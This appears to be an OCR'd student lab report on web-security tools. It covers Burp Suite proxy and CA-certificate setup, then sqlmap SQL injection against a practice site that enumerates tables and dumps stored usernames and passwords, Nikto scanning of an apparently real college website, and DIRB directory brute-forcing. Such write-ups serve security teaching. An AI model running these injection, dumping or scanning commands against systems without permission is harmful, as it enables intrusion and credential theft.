Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Enabled
Operator
Match type
Relation
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|^ico...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
CA Certificate
You can export your certificate and key for use in other tools, or in another installation of Burp. You can import a certificate and key to use in this installation of Burp. Note that you can also export the current certificate by visiting http://burpsuite/cert in your browser.
Export
Certificate in DER format
Private key in DER format
Certificate and private key in PKCS#12 keystore
Import
Certificate and private key in DER format
Certificate and private key from PKCS#12 keystore
Cancel
Next


CA Certificate
The certificate was successfully exported.
Back
Close
(^gif$|^jpg$|^png$|^css$|^js$|^ico...
(get|post)


Your browser is being managed by your organization.
Find in Settings
General
Home
Search
Privacy & Security
Sync
Certificates
Query OCSP responder servers to confirm the current validity of certificates
View Certificates...
Security Devices...
HTTPS-Only Mode
HTTPS provides a secure, encrypted connection between Firefox and the websites you visit.


Certificate Manager
Downloading Certificate
You have been asked to trust a new Certificate Authority (CA).
Do you want to trust "PortSwigger CA" for the following purposes?
Trust this CA to identify websites.
Trust this CA to identify email users.
Before trusting this CA for any purpose, you should examine its certificate and its policy and procedures (if available).
View
Examine CA certificate
Cancel
OK
View...
Edit Trust...
Import...
Export...
Delete or Distrust...
OK


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Search...
Issue acti
Filter
Suspiciou
SMTP hea
Serialized
Cross-site
XML exter
External s
Web cach
Server-sid
SQL inject
OS comm
New scan
New live task
Event log
Filter Critical Error Info Debug
Search...
Advisory
Time Type Source Message
04:51:07 29 Nov 2022 Info Proxy [3] Proxy service started on 127.0.0.1:8080
04:50:09 29 Nov 2022 Info Proxy [2] Proxy service stopped on
04:16:44 29 Nov 2022 Info Scanner Running as super-user, browser sandbox is not supported

B. SQL INJECTION USING SQLMAP

```
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.10#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting @ 05:21:17 /2022-11-29/

[05:21:18] [INFO] testing connection to the target URL
[05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:21:20] [INFO] testing if the target URL content is stable
```

i. FINDING DATABASE

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
```

```
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:34:34] [INFO] fetched data logged to text files under '/root/.local/s
output/testphp.vulnweb.com'

[*] ending @ 05:34:34 /2022-11-29/
```

ii. LIST TABLES

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting @ 05:23:39 /2022-11-29/

[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
File  Actions  Edit  View  Help
[8 tables]
+-------------+
| artists     |
| carts       |
| categ       |
| featured    |
| guestbook   |
| pictures    |
| products    |
| users       |
+-------------+

[05:35:42] [INFO] fetched data logged to text files under '/root/.local/sh
output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/

┌──(root㉿kali)-[~]
└─#
```

iii. FINDING COLUMNS

```
[05:35:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/
output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/

┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -columns
```

```
Database: acuart
Table: products
[5 columns]
+---------------+------------------+
| Column        | Type             |
+---------------+------------------+
| description   | text             |
| id            | int unsigned     |
| name          | text             |
| price         | int unsigned     |
| rewritename   | text             |
+---------------+------------------+

Database: acuart
Table: carts
[3 columns]
+----------+----------------+
| Column   | Type           |
+----------+----------------+
```


```
File  Actions  Edit  View  Help
| Column | Type          |
+--------+---------------+
| a_id   | int           |
| cat_id | int           |
| img    | varchar(50)   |
| pic_id | int           |
| plong  | text          |
| price  | int           |
| pshort | mediumtext    |
| title  | varchar(100)  |
+--------+---------------+

[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/
output/testphp.vulnweb.com'

[*] ending @ 05:39:04 /2022-11-29/
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 05:40:52 /2022-11-29/

[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```


```
back-end DBMS: MySQL >= 5.0.12
[05:40:53] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[05:40:56] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:40:56 /2022-11-29/
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.10#stable}
|_ -| . ['] |     | .'| . |
|___|_  [']_|_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
```


```
File  Actions  Edit  View  Help
back-end DBMS: MySQL >= 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[05:42:16] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:42:16 /2022-11-29/

┌──(root㉿kali)-[~]
└─#
```





iv. ORDERBY SQL INJECTION



C. NIKTO TOOLis a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: ~/nikt
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(root㉿kali)-[~]
git clone https://github.com/sullo/nikto.git
Cloning into 'nikto' ...
remote: Enumerating objects: 7123, done.
remote: Counting objects: 100% (1135/1135), done.
remote: Compressing objects: 100% (357/357), done.
remote: Total 7123 (delta 847), reused 1033 (delta 777), pack-reused 5988
Receiving objects: 100% (7123/7123), 4.93 MiB | 5.13 MiB/s, done.
Resolving deltas: 100% (5163/5163), done.
(root㉿kali)-[~]
cd nikto/program
(root㉿kali)-[~/nikto/program]
perl nikto.pl
- Nikto v2.1.6
+ ERROR: No host (-host) specified
-config+ Use this config file
-Display+ Turn on/off display outputs
-dbcheck check database and other key files for syntax errors
-Format+ save file (-o) format
-Help Extended help information
-host+ target host/URL
-id+ Host authentication to use, format is id:pass or id:pass:real
-list-plugins List all available plugins
-output+ Write output to this file
-nossl Disables using SSL
-no404 Disables 404 checks
-Plugins+ List of plugins to run (default: ALL)
-port+ Port to use (default 80)
-root+ Prepend root value to all requests, format is /directory
-ssl Force ssl mode on port
-Tuning+ Scan tuning


(root㉿kali)-[~/nikto/program]
perl nikto.pl -host https://www.wilsoncollege.edu/
- Nikto v2.1.6
+ Target IP: 13.234.162.142
+ Target Hostname: www.wilsoncollege.edu
+ Target Port: 443
+ SSL Info: Subject: /CN=wilsoncollege.edu
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time: 2022-11-26 05:48:05 (GMT-5)
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 17295, size: 5ee28ed065451, mtime: gzip
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Hostname 'www.wilsoncollege.edu' does not match certificate's names: wilsoncollege.edu
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD




D. DIRB a web content scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

1. DIRB SIMPLE HIDDEN OBJECT SCAN

```
┌──(root㉿kali)-[~]
└─# dirb http://webscantest.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://webscantest.com/ ----
+ Testing: http://webscantest.com/.history
```

```
┌──(root㉿kali)-[~]
└─# dirb http://webscantest.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://webscantest.com/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Jan 15 11:41:32 2023
DOWNLOADED: 101 - FOUND: 0
```

